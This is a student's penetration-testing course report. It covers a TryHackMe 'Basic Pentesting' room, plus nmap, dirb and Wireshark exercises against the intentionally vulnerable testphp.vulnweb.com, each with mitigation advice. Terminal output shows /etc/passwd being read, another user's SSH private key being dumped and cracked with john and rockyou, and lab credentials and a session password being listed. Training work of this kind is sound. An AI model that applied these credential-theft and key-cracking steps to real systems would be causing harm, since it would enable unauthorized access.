
JANVI UPARE



TryHackMe | Basic Pentesting
THM Browser-Based
(97) WhatsApp
vnc.tryhackme.tech/index.html?host=proxy.tryhackme.tech&password=8c773e5f316dfcc8&proxyIP=10.10.80.243&resize=remote
Applications Places System Mon 17 Jun, 19:29
AttackBox IP:10.10.80.243
root@ip-10-10-80-243: ~
File Edit View Search Terminal Help
drwxr-xr-x 2 root root 4096 Apr 23 2018 .
drwxr-xr-x 4 root root 4096 Apr 19 2018 ..
-rw------- 1 root jan 47 Apr 23 2018 .lesshst
jan@basic2:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/fal
*Untitled - Notepad
File Edit View
Janvi Upare
Ln 1, Col 1 100% Windows (CRLF) UTF-8
25°C Partly cloudy
Search
ENG IN
11:59 PM 17-06-2024


TryHackMe | Basic Pentesting
THM Browser-Based
(97) WhatsApp
vnc.tryhackme.tech/index.html?host=proxy.tryhackme.tech&password=8c773e5f316dfcc8&proxyIP=10.10.80.243&resize=remote
Applications Places System Mon 17 Jun, 19:29
AttackBox IP:10.10.80.243
root@ip-10-10-80-243: ~
File Edit View Search Terminal Help
jan@basic2:/home/kay$ ls -al
total 48
drwxr-xr-x 5 kay kay 4096 Apr 23 2018 .
drwxr-xr-x 4 root root 4096 Apr 19 2018 ..
-rw------- 1 kay kay 756 Apr 23 2018 .bash_history
-rw-r--r-- 1 kay kay 220 Apr 17 2018 .bash_logout
-rw-r--r-- 1 kay kay 3771 Apr 17 2018 .bashrc
drwx------ 2 kay kay 4096 Apr 17 2018 .cache
-rw------- 1 root kay 119 Apr 23 2018 .lesshst
drwxrwxr-x 2 kay kay 4096 Apr 23 2018 .nano
-rw------- 1 kay kay 57 Apr 23 2018 pass.bak
-rw-r--r-- 1 kay kay 655 Apr 17 2018 .profile
drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .ssh
-rw-r--r-- 1 kay kay 0 Apr 17 2018 .sudo_as_admin_successful
-rw------- 1 root kay 538 Apr 23 2018 .viminfo
jan@basic2:/home/kay$ cd .ssh
jan@basic2:/home/kay/.ssh$ ls
authorized_keys id_rsa id_rsa.pub
jan@basic2:/home/kay/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75
IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUAnKcRxg3+9vn6xcujpzUDuUtlZ
*Untitled - Notepad
File Edit View
Janvi Upare
Ln 1, Col 1 100% Windows (CRLF) UTF-8
25°C Partly cloudy
Search
ENG IN
12:00 AM 18-06-2024

JANVI UPARE


TryHackMe | Basic Pentesting
THM Browser-Based
(97) WhatsApp
vnc.tryhackme.tech/index.html?host=proxy.tryhackme.tech&password=8c773e5f316dfcc8&proxyIP=10.10.80.243&resize=remote
Applications Places System Mon 17 Jun, 19:30
AttackBox IP:10.10.80.243
root@ip-10-10-80-243: ~
File Edit View Search Terminal Help
drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .ssh
-rw-r--r-- 1 kay kay 0 Apr 17 2018 .sudo_as_admin_successful
-rw------- 1 root kay 538 Apr 23 2018 .viminfo
jan@basic2:/home/kay$ cd .ssh
jan@basic2:/home/kay/.ssh$ ls
authorized_keys id_rsa id_rsa.pub
jan@basic2:/home/kay/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75
IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUAnKcRxg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmb487RdFVkTOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3QOFIYlSPMYv79RC65i6frkDSvxXzbdfX
AkAN+3T5FU49AEVKBJtZnLTEBw31mxjv0lLXAqIaX5QfeXMacIQOUWCHATlpVXmN
lG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lplbCb4UEaWX0Tt+VKd6kzh+Bk0aU
hWQJCdnb/U+dRasu3oxqyklKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxMl
lIWZye4yrLETfc275hzVVYh6FkLgtOfaly0bMqGIrM+eWVoXOrZPBlv8iyNTDdDE
3jRjqbOGlPs01hAWKIRxUPaEr18lcZ+OlY00Vw2oNL2xKUgtQpV2jwH04yGdXbfJ
LYWlXxnJJpVMhKC6a75pe4ZVxfmMt0QcK4oKO1aRGMqLFNwaPxJYV6HauUoVExN7
bUpo+eLYVs5mo5tbpWDhi0NRfnGP1t6bn7Tvb77ACayGzHdLpIAqZmv/0hwRTnrb
RVhY1CUf7xGNmbmzYHzNEwMppE2i8mFSaVFCJEC3cDgn5TvQUXfh6CJJRVrhdxVy
VqVjsot+CzF7mbWm5nFsTPPlOnndC6JmrUEUjeIbLzBcW6bX5s+b95eFeceWMmVe
B0WhqnPtDtVtg3sFdjxp0hgGXqK4bAMBnM4chFcK7RpvCRjsKyWYVEDJMYvc87Z0
*Untitled - Notepad
File Edit View
Janvi Upare
Ln 1, Col 1 100% Windows (CRLF) UTF-8
25°C Partly cloudy
Search
ENG IN
12:00 AM 18-06-2024


TryHackMe | Basic Pentesting
THM Browser-Based
(97) WhatsApp
vnc.tryhackme.tech/index.html?host=proxy.tryhackme.tech&password=8c773e5f316dfcc8&proxyIP=10.10.80.243&resize=remote
Applications Places System Mon 17 Jun, 19:31
AttackBox IP:10.10.80.243
root@ip-10-10-80-243: ~/Desktop
File Edit View Search Terminal Help
root@ip-10-10-80-243:~# cd Desktop
root@ip-10-10-80-243:~/Desktop# python3 /opt/john/ssh2john.py id_rsa.txt > decrypted.txt
root@ip-10-10-80-243:~/Desktop# john --wordlist=/usr/share/wordlists/rockyou.txt decrypted.txt
Note: This format may emit false positives, so it will keep trying even after finding a
possible candidate.
Warning: detected hash type "SSH", but the string is also recognized as "ssh-opencl"
Use the "--format=ssh-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax (id_rsa.txt)
1g 0:00:00:12 58.34% (ETA: 19:00:46) 0.08312g/s 699488p/s 699488c/s 699488C/s edlaok..edlaisha13
1g 0:00:00:20 DONE (2024-06-17 19:00) 0.04930g/s 707184p/s 707184c/s 707184C/s *;Vamos!
Session completed.
*Untitled - Notepad
File Edit View
Janvi Upare
Ln 1, Col 1 100% Windows (CRLF) UTF-8
25°C Partly cloudy
Search
ENG IN
12:02 AM 18-06-2024



Summary

Hidden Directory: development

Username: jan

Password: armando

Service for Access: SSH

Other User: kay

Kay's Password: beeswax

Final password:

heresareallystrongpasswordthatfollowsthepasswordpolicy$$

5.Mitigation steps

1. Patch and Update:

Update and patch all software on a regular basis to reduce known vulnerabilities. Make sure every service is current.

2. Safe Setups:

Turn off unused services and make sure all active services have their configurations safe. Use multi-factor authentication (MFA) and establish robust password policies.

3. Controls for Access:

   Strict monitoring and access controls should be put in place to identify and stop unwanted access.

4. Continuous Evaluations:

To find and fix vulnerabilities, do frequent penetration tests and security audits. Utilize intrusion detection systems (IDS).

5. Training and awareness:

Inform users and administrators about possible risks and effective practices for security. Promote the reporting of suspicious activity and prompt action in response.

JANVI UPARE

NAME	JANVI UPARE
BATCH	JUNE B1(CYBER SECURITY)

Level: Beginner

JANVI UPARE

TABLE OF CONTENTS:

	in your virtual machine setup.	

JANVI UPARE

TASK 1:

1) Find all the ports that are open on the website

http://testphp.vulnweb.com/

Attack name-Port Scanning.

Impact- Through port scanning we can discover which services are running on the target system which identifies for open ports which can be further exploited by attackers for various purpose.

Severity- It is medium level harmful as port scanning doesn't causes any damage but after finding open ports using port scanning one can exploit it gain unauthorized access to targets os or sensitive information etc.

Steps to reproduce with screen shots:

Tool used: NMAP


Step 1. Open terminal in kali linux

Step 2: install nmap by the command:

Sudo apt-get install nmap

Step 3: Run the following command in the terminal

nmap -Pn testphp.vulnweb.com



Step 4: Analyse the results

Port 80 (HTTP): indicates hosting a website which may be vulnerable to attacks like sqli, XSS etc.

Port 110 (POP3): POP3 (Post Office Protocol version 3) is used for retrieving emails from a mail server and attackers can intercept those emails if not encrypted and further causes unauthorized access.

Port 2000 (Cisco SCCP): Cisco SCCP (Skinny Client Control Protocol), if open could expose the server to VoIP-related attacks such as eavesdropping on calls.

Port 5060 (SIP): An open SIP (Session Initiation Protocol) can be targeted for VoIP-based attacks such as SIP flooding, registration hijacking, or SIP enumeration leading to call interception or DOS.

Mitigation steps:

1. Firewall Configuration: Configure firewalls to block unnecessary ports from untrusted sources.

2. Network Segmentation: It helps to limit access to sensitive parts of the network and thus potential breaches.
3. Regular Updates and Patching: Keep all software up to date with the latest security patches to mitigate known vulnerabilities.
4. Implement IDS: through intrusion detection system suspicious activities can be monitored.

TASK 2:

2) Brute force the website http://testphp.vulnweb.com/ and find the directories that are present on the website.

1. **Attack name**: Brute Force Directory Enumeration

2.**Impact**: It is a technique used to discover hidden or non-public directories and files on a web server. It also leads to Exposure of Sensitive Information and also increased in attack surface.

3.**Severity**: severity depends on sensitivity of files and directories discovered

4.Steps to reproduce with screen shots:

Tools Used:

Kali Linux

dirb (Directory Buster)

JANVI UPARE

Step 1: Open Kali Terminal and Launch dirb command


dirb http://testphp.vulnweb.com/

Step 2: Analyze the Output

dirb will start scanning the target website and output the discovered directories.

Step 3: Access Discovered Directories

Navigate to http://testphp.vulnweb.com/admin to see the contents of the /admin directory and in similar ways find by searching other directories too.



5.Mitigation steps

1. Rate Limiting: Implement rate limiting to reduce the risk of automated brute force attacks as unnecessary attempts are prevented.

2. Web Application Firewalls (WAF): Use a WAF to detect and block brute force attacks.
3. Access Controls: Restrict access to sensitive directories with proper authentication and authorization methods.

JANVI UPARE

TASK 3:

3) Make a login in the website http://testphp.vulnweb.com/ and intercept the network traffic using Wireshark and find the credentials that were transferred through the network.

1. Attack name: Network Traffic Analysis

2.**Impact**: as PII credentials are obtained it leads to unauthorized access to user account and sensitive data as well. It also causes other different data breaches as well. It has a great impact on confidentiality, integrity of data

3.**Severity**: severity is high as sensitive credentials are exposed and if they are intercepted then attackers gain complete access to the details of user login.

4.Steps to reproduce with screen shots:

Step 1: open kali terminal and write the commands

Sudo apt update

sudo apt install wireshark

Step 2: now open wireshark and select wlan0

Step 3: now click on start capturing packets

Step 4: now open your web browser and navigate to http://testphp.vulnweb.com/


Login with the username and password on login page.


Step 4: Return to Wireshark and Stop Packet Capture

Step 5: Apply the HTTP filter in Wireshark to narrow down the traffic

Step 6: Inspect the Packet Details by analyzing the http post request packets.


JANVI UPARE


janvi234@kali: ~
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ su - janvi234
Password:
┌──(janvi234㉿kali)-[~]
└─$ sudo apt update
[sudo] password for janvi234:
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [19.9 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [47.0 MB]
Fetched 66.9 MB in 1min 37s (689 kB/s)
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
1854 packages can be upgraded. Run 'apt list --upgradable' to see them.
┌──(janvi234㉿kali)-[~]
└─$ sudo apt install wireshark
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
wireshark is already the newest version (4.2.5-1).
The following packages were automatically installed and are no longer required:
fonts-noto-color-emoji libnsl-dev libqt5multimedia5 libqt5multimedia5-plugins libqt5multimediagsttools5
libqt5multimediawidgets5 libtirpc-dev
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 1854 not upgraded.

